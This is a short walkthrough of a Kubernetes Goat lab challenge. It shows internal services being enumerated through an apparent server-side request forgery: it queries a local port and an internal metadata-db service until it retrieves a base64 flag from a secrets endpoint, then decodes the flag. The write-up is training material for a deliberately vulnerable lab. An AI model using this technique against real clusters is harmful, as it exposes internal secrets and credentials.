
We can start with enumeration and reconnaissance to understand what services are running in the current instance and other networks based on the available information.

We can also query the current container/pod to see if any other services running by querying the different ports and addresses. Let's query the port 5000 in the same container http://127.0.0.1:5000 with method GET.




As we can see, it's running some web service and returned the HTTP response as well. So now we have more data/information to further our attack towards more access within the Kubernetes network services.

Now we can see that there is an internal-only exposed service within the cluster called metadata-db, let's a query and see if we can get any more useful information http://metadata-db.




After enumerating through the entire key values, finally we can see that there is a flag at http://metadata-db/latest/secrets/kubernetes-goat endpoint.



We can decode the returned/obtained base64 flag to see the information

In your Linux machine: -

**echo -n "azhzLWdvYXQtY2E5MGVmODVkYjdhNWFlZjAxOThkMDJmYjBkZjljYWI=" | base64 –d**



we can see that it contains the Kubernetes Goat flag.